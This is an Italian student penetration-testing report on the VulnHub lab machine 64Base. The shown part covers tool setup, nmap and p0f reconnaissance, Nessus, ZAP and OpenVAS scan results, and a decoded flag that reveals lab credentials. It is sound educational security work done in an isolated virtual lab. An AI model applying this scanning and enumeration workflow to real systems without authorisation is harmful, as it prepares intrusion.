

Università degli Studi di Salerno

Dipartimento di Informatica



Penetration Testing Summary

64Base: 1.0.1

Marco Calenda | Corso di PTEH | A.A. 2022/23

Indice

1	Introduzione	3
2	Strumenti Utilizzati	3
3	Target Scoping	6
4	Information Gathering	6
5	Target Discovery	7
6	Enumerating Target & Port Scanning	9
7	Vulnerability Mapping	11
7.1	Analisi Automatica	11
7.2	Analisi Manuale	16
8	Target Exploitation	21
9	Post Exploitation	24
9.1	Privilege Escalation	24
9.2	Maintaining Access	27

1 Introduzione

Il seguente documento contiene le metodologie e gli strumenti utilizzati per portare a termine il processo di Penetration Testing sulla macchina target nota come **64BASE: 1.0.1** e disponibile su *vulnhub.com* [1]. Al fine di garantirne la replicabilità, verrà descritta la configurazione dell'ambiente virtuale, gli strumenti adoperati e le modalità di utilizzo di questi nelle singole fasi del processo.

2 Strumenti Utilizzati

Per l'intera attività è stato configurato un ambiente virtuale utilizzando l'hypervisor **Oracle VM VirtualBox** (v7.0.10) [2] su un sistema operativo host Windows 11. L'architettura di rete è composta da:

- **Macchina attaccante:** vi è installato il sistema operativo **Kali Linux** (v2023.2) [3], una distribuzione Linux open-source orientata a varie attività di sicurezza informatica. In particolare, è stata installata l'immagine pre-built per VirtualBox compatibile con processori amd64.
- **Macchina target:** vi è installato l'asset da analizzare.

Le due macchine sono connesse sulla stessa rete virtuale con **NAT** al quale è stato assegnato uno spazio di indirizzamento IP 10.0.2.0/24. L'indirizzo IP della macchina attaccante è 10.0.2.15 – ciò è stato verificato tramite il comando `ifconfig`. L'indirizzo IP della macchina target non è noto a priori poiché viene assegnato in modo automatico dal Dynamic Host Configuration Protocol (DHCP). In Figura 1 è mostrata l'architettura di rete sulla quale è stato sviluppato il testing.

Di seguito gli strumenti utilizzati nelle diverse fasi:

- **Nmap:** uno strumento open source per la scansione e la mappatura di reti, utilizzato per ottenere informazioni sui dispositivi connessi alla rete. Nmap è stato impiegato in varie fasi del processo, tra cui Target Discovery, Enumerating Target e Port Scanning.
- **P0f:** questo strumento sfrutta il *Fingerprinting Passivo* per determinare il sistema operativo di un host remoto, analizzando il normale traffico di rete. È un'opzione discreta, utilizzata durante la fase di Target Discovery.
- **Nessus:** utilizzato per identificare e valutare automaticamente le vulnerabilità di sicurezza all'interno di sistemi informatici, reti e applicazioni. Nessus è stato utilizzato nella fase di Vulnerability Mapping.




Figura 1: Architettura di rete utilizzata nel testing.

- **OpenVAS**: questa suite di strumenti open source è impiegata per la scansione e l'analisi delle vulnerabilità di sicurezza all'interno di sistemi e reti. È stata utilizzata nella fase di Vulnerability Mapping.
- **OWASP ZAP**: fornito dal progetto OWASP, è uno strumento open source che consente di condurre scansioni automatiche di vulnerabilità in applicazioni web. È stato utilizzato nella fase di Vulnerability Mapping.
- **Dirb**: utilizzato per effettuare la scansione dei contenuti web allo scopo di individuare directory e file nascosti sui server web. È stato utilizzato nella fase di Vulnerability Mapping.
- **Dirsearch**: uno strumento ricco di funzionalità che offre la possibilità di condurre ricerche avanzate dei contenuti web. Dispone di numerose opzioni per l'elenco delle parole chiave, una grande precisione, ottime prestazioni e tecniche moderne di brute force, oltre a produrre un output facilmente leggibile. È stato impiegato nella fase di Vulnerability Mapping.
- **Burp Suite**: una suite di strumenti che include un proxy, uno scanner di sicurezza, uno strumento di cattura e modifica delle richieste, e molte altre funzionalità. È stato utilizzato per studiare il traffico di rete nella fase manuale del Vulnerability Mapping.

- **Metasploit**: Un framework completo che include una serie di strumenti utili per eseguire exploit in modo automatico e per creare payload personalizzati tramite **msfvenom**. È stato ampiamente utilizzato nelle fasi di Target Exploitation e Post Exploitation.
- **Exitfools**: è un software open source che consente di leggere, scrivere e manipolare metadati di immagini, audio, video e PDF ed è stato utilizzato nella fase di Post Exploitation.
- **John the Ripper**: Un programma ampiamente utilizzato per il cracking delle password, particolarmente rilevante nel processo di Post Exploitation, soprattutto per quanto riguarda la Privilege Escalation.

3 Target Scoping

La fase di Target Scoping coinvolge una collaborazione attiva tra il penetration tester e il cliente, al fine di definire con precisione gli obiettivi dell'analisi, specificare le componenti da esaminare, le tecniche da utilizzare e stabilire i vincoli di tempo e risorse. Tuttavia, in questa occasione, la fase è stata bypassata seguendo le direttive generali fornite durante il corso.

4 Information Gathering

Utilizzando un approccio passivo di Information Gathering basato su *Open-Source Intelligence (OSINT)*, sono state raccolte le informazioni pubbliche, presenti sulla pagina web dell'asset su *vulnhub.com*, di seguito esposte:

- **Nome:** 64Base: 1.0.1
- **Data di rilascio:** 7 dicembre 2016
- **Autore:** 3mrgnc3
- **Virtual Machine:**
 - *Formato:* Virtual Machine (Virtualbox - OVA)
 - *Sistema Operativo:* Linux
- **Networking:**
 - *Servizio DHCP:* abilitato
 - *Indirizzo IP:* assegnato automaticamente

Dalla descrizione scopriamo che la macchina target segue una storyline e contiene indizi a tema *Star Wars*, in particolare, l'autore ha nascosto 6 *flags* da collezionare nel formato `flag1{ZXhhbXBsZSBmbGFnCg==}`. Ogni flag è quindi un messaggio codificato in Base64, nell'esempio:

```
ZXhhbXBsZSBmbGFnCg== => "example flag"
```


In aggiunta, sono presenti alcuni screenshots a bassa risoluzione che riportano una pagina web in stile blog ed alcuni output da console indecifrabili.

5 Target Discovery

Nella fase di Target Discovery puntiamo a rilevare gli host attivi sulla rete ed a determinare i sistemi operativi in esecuzione su questi ultimi. Per prima cosa cerchiamo di ottenere l'indirizzo IP della macchina target, per fare ciò usiamo lo strumento **nmap** per eseguire *ping scan* sulla rete creata ad-hoc. Eseguiamo, quindi, il comando:

```
nmap -sP 10.0.2.0/24
```

dove con **-sP** specifichiamo di effettuare ping scanning. Otteniamo il seguente output:



```
(root@kali)-[~]
# nmap -sP 10.0.2.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-25 10:39 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00019s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00017s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00023s latency).
MAC Address: 08:00:27:6E:77:5E (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.00069s latency).
MAC Address: 08:00:27:C1:19:86 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.14 seconds

(root@kali)-[~]
```

L'output mostra che sulla rete sono attivi 5 host, gli indirizzi IP 10.0.2.1, 10.0.2.2 e 10.0.2.3 sono indirizzi utilizzati dall'architettura di virtualizzazione di VirtualBox. Come già detto, l'indirizzo IP della macchina attaccante è 10.0.2.15, di conseguenza, l'indirizzo della macchina target è 10.0.2.4.

Una volta individuato l'indirizzo IP della macchina target possiamo procedere alla fase di *Operating System Fingerprinting* – l'obiettivo in questo caso è ottenere informazioni sul sistema operativo presente su tale macchina. L'analisi è stata eseguita sia con metodi passivi che attivi in modo tale da sfruttare più informazioni complementari. Partendo con un metodo passivo, una volta eseguito il comando **p0f** il tool si pone in modalità di attesa, pronto ad analizzare il normale traffico di rete che verrà intercettato. Ora stabiliamo una connessione HTTP interagendo con l'applicazione web ospitata sulla macchina bersaglio inserendo l'indirizzo IP individuato in precedenza in un browser.

Una volta completato questo passaggio, torniamo al terminale e controlliamo i risultati ottenuti, il tool ha rilevato un Sistema Operativo Linux con una versione compresa tra la 2.2.x e la 3.x:

```
root@kali: ~  
.-[ 10.0.2.15/42864 → 10.0.2.4/80 (syn) ]-  
|  
| client    = 10.0.2.15/42864  
| os        = Linux 2.2.x-3.x  
| dist      = 0  
| params    = generic  
| raw_sig   = 4:64+0:0:1460:mss*44,7:mss,sok,ts,nop,ws:df,id+:0  
|  
|_____
```

Come metodo attivo utilizziamo **nmap** abilitando l'opzione **-O** per individuare il sistema operativo. In questo modo, tramite fingerprinting dello stack TCP/IP, inviando una serie di pacchetti TCP e UDP, il tool analizza le risposte e confronta i risultati con il suo database. In caso di corrispondenza, restituisce le informazioni del sistema. Il risultato ottenuto dall'analisi del sistema operativo tramite il comando

`nmap -O 10.0.2.4`

è il seguente:

```
(root@kali)~[~]  
# nmap -O 10.0.2.4  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-25 11:00 EDT  
Nmap scan report for 10.0.2.4  
Host is up (0.00063s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
4899/tcp  open  radmin  
MAC Address: 08:00:27:C1:19:86 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https  
://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 2.17 seconds
```

Dall'output, rileviamo che la versione del kernel Linux è compresa tra la 3.2 e la 4.9.

6 Enumerating Target & Port Scanning

In questa fase individuiamo quanti e quali servizi di rete eroga la macchina target al fine di trovare potenziali vulnerabilità nelle fasi successive. Per questo scopo è stato usato ancora il tool `nmap` con il seguente comando:

```
nmap -p- -sV 10.0.2.4 -oX scan.xml
```

dove con `-p-` indichiamo uno scan di tutte le porte, con `-sV` richiediamo informazioni sulle versioni dei servizi esposti mentre con `-oX` esportiamo l'output in formato XML. L'esecuzione produce l'output in Figura 2 convertito in formato HTML per una maggiore facilità di visualizzazione.

Nmap Scan Report - Scanned at Fri Aug 25 11:04:27 2023

Scan Summary

Nmap 7.93 was initiated at Fri Aug 25 11:04:27 2023 with these arguments:

`nmap -p- -sV -oX scan.xml 10.0.2.4`

Verbosity: 0; Debug level 0

Nmap done at Fri Aug 25 11:04:41 2023; 1 IP address (1 host up) scanned in 14.48 seconds

10.0.2.4(online)

Address

- 10.0.2.4 (ipv4)
- 08:00:27:C1:19:86 - Oracle VirtualBox virtual NIC (mac)

Ports

The 65531 ports scanned but not shown below are in state: **closed**

- 65531 ports replied with: **reset**

Port	State	Service	Reason	Product	Version	Extra info
22	tcp open	ssh	syn-ack			
80	tcp open	http	syn-ack	Apache httpd	2.4.10	(Debian)
4899	tcp open	radmin	syn-ack			
62964	tcp open	ssh	syn-ack	OpenSSH	6.7p1 Debian 5+deb8u3	protocol 2.0

Misc Metrics

Metric	Value
Ping Results	arp-response

Figura 2: Port scanning report con il tool nmap

Come osservabile dal report, le porte contrassegnate come **open** sono:

- **Porta 22**: su questa porta sembra essere in esecuzione una **Secure SHell (SSH)**. La mancanza di un prodotto e di una versione sembrano suggerire che il servizio sia in realtà un servizio fittizio.
- **Porta 80**: su questa porta è in esecuzione un web server **Apache HTTP** versione 2.4.10.
- **Porta 4899**: su questa porta sembra essere in esecuzione un **Remote Administrator (Radmin)**, un software per accesso remoto.
- **Porta 62964**: su questa porta è in esecuzione una SSH.

Vale la pena notare che la versione del servizio SSH in esecuzione suggerisce che sulla macchina è in esecuzione un sistema operativo Debian.

7 Vulnerability Mapping

Nella fase di Vulnerability Mapping, il nostro obiettivo principale è identificare e analizzare potenziali problemi di sicurezza presenti sull'asset basandoci sulle informazioni raccolte nelle fasi precedenti del processo. In particolare, dopo aver individuato i servizi che la macchina eroga, ci concentreremo su come possiamo sfruttarli per eseguire eventuali attacchi.


Durante questa fase, utilizziamo una combinazione di metodi automatici e manuali per raggiungere una valutazione completa delle vulnerabilità. L'analisi automatica viene impiegata per eseguire scansioni iniziali su larga scala al fine di individuare vulnerabilità comuni e ben conosciute – essa è importante perché ci consente di identificare rapidamente le debolezze più evidenti e comuni dell'asset. D'altra parte, l'analisi manuale è altrettanto essenziale e ci permette di approfondire la valutazione per individuare vulnerabilità più complesse o specifiche dell'asset. L'approccio migliore consiste nel combinare efficacemente entrambi questi approcci.

7.1 Analisi Automatica

Tramite il tool **Nessus** è stata effettuata una *Basic Network Scan*, la scansione ha generato il report in Figura 3. Poiché l'asset utilizza tecnologie web-based è stata eseguita con Nessus un'ulteriore analisi più specifica di tipologia *Web Application Test* – i risultati sono mostrati in Figura 4. Allo scopo di avere più informazioni complementari, sono stati utilizzati anche i tool **OpenVas** e **OWASP Zap** per analizzare le vulnerabilità dell'applicazione web in esecuzione sulla macchina. I risultati delle due scansioni sono rispettivamente riportati in Figura 6 e Figura 5.

Le vulnerabilità segnalate riguardano:

- La versione del sistema operativo non più supportata da aggiornamenti di sicurezza.
- La versione non aggiornata di JQuery che rende l'applicazione web esposta ad attacchi di tipo *Cross Site Scripting (XSS)*.
- L'assenza di headers anti-clickjacking.
- La trasmissione di credenziali senza il protocollo HTTPS, quindi, vulnerabili ad attacchi *man-in-the-middle*.
- Vulnerabilità di tipo *Directory Browsing* che si verifica quando il web server consente agli utenti di vedere l'elenco dei file in una directory – verrà sfruttata nella ricerca manuale di vulnerabilità nella fase successiva.



Vulnerabilities

Total: 20

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	10.0	-	33850	Unix Operating System Unsupported Version Detection
MEDIUM	6.1	5.7	136929	jQuery 1.2 < 3.5.0 Multiple XSS
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	-	48204	Apache HTTP Server Version
INFO	N/A	-	39521	Backported Security Patch Detection (WWW)
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	54615	Device Type
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	106658	jQuery Detection
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	11936	OS Identification
INFO	N/A	-	22964	Service Detection
INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	10302	Web Server robots.txt Information Disclosure

* indicates the v3.0 score was not available; the v2.0 score is shown

Figura 3: Risultati del Basic Network Scan con Nessus




Figura 4: Risultati del Web Application Testing con Nessus

ZAP Scanning Report

Site: <http://10.0.2.4>

Generated on Sat, 26 Aug 2023 07:24:38

ZAP Version: 2.13.0


Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	6
Low	3
Informational	3

Alerts

Name	Risk Level	Number of Instances
Absence of Anti-CSRF Tokens	Medium	1
Content Security Policy (CSP) Header Not Set	Medium	406
Directory Browsing	Medium	10
Missing Anti-clickjacking Header	Medium	6
Vulnerable JS Library	Medium	2
Weak Authentication Method	Medium	1
Cross-Domain JavaScript Source File Inclusion	Low	12
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	417
X-Content-Type-Options Header Missing	Low	16
Information Disclosure - Suspicious Comments	Informational	6
Modern Web Application	Informational	6
User Agent Fuzzer	Informational	4704

Figura 5: Risultati del Vulnerability Scan con OWASP Zap




1 - 10 of 17

Vulnerability	Severity ▼	QoD	Host IP	Name	Location	Created
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	10.0.2.4		general/tcp	Sat, Aug 26, 2023 9:56 AM UTC
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	10.0.2.4		80/tcp	Sat, Aug 26, 2023 9:59 AM UTC
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	10.0.2.4		general/tcp	Sat, Aug 26, 2023 9:56 AM UTC
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	10.0.2.4		general/icmp	Sat, Aug 26, 2023 9:56 AM UTC
Services	0.0 (Log)	80 %	10.0.2.4		80/tcp	Sat, Aug 26, 2023 9:53 AM UTC
Apache HTTP Server Detection Consolidation	0.0 (Log)	80 %	10.0.2.4		general/tcp	Sat, Aug 26, 2023 9:53 AM UTC
OS Detection Consolidation and Reporting	0.0 (Log)	80 %	10.0.2.4		general/tcp	Sat, Aug 26, 2023 9:55 AM UTC
Traceroute	0.0 (Log)	80 %	10.0.2.4		general/tcp	Sat, Aug 26, 2023 9:56 AM UTC
HTTP Server type and version	0.0 (Log)	80 %	10.0.2.4		80/tcp	Sat, Aug 26, 2023 9:57 AM UTC
HTTP Server Banner Enumeration	0.0 (Log)	80 %	10.0.2.4		80/tcp	Sat, Aug 26, 2023 9:57 AM UTC

Figura 6: Risultati parziali del Vulnerability Scan con OpenVas

7.2 Analisi Manuale


Non avendo ottenuto alcun risultato nella ricerca manuale di vulnerabilità sui servizi SSH e RADMIN offerti dalla macchina target, l'analisi manuale del Vulnerability Mapping si è concentrata sulla ricerca di directory, file nascosti e informazioni rilevanti partendo dall'applicazione web in esecuzione sulla macchina target. Analizzando il codice sorgente della homepage, è stata recuperata una flag in un commento, come mostrato nel seguente screenshot:




Decodificando in Base64 risultano essere le credenziali

64base:Th353@r3N0TdaDr01DzU@reL00K1ing4

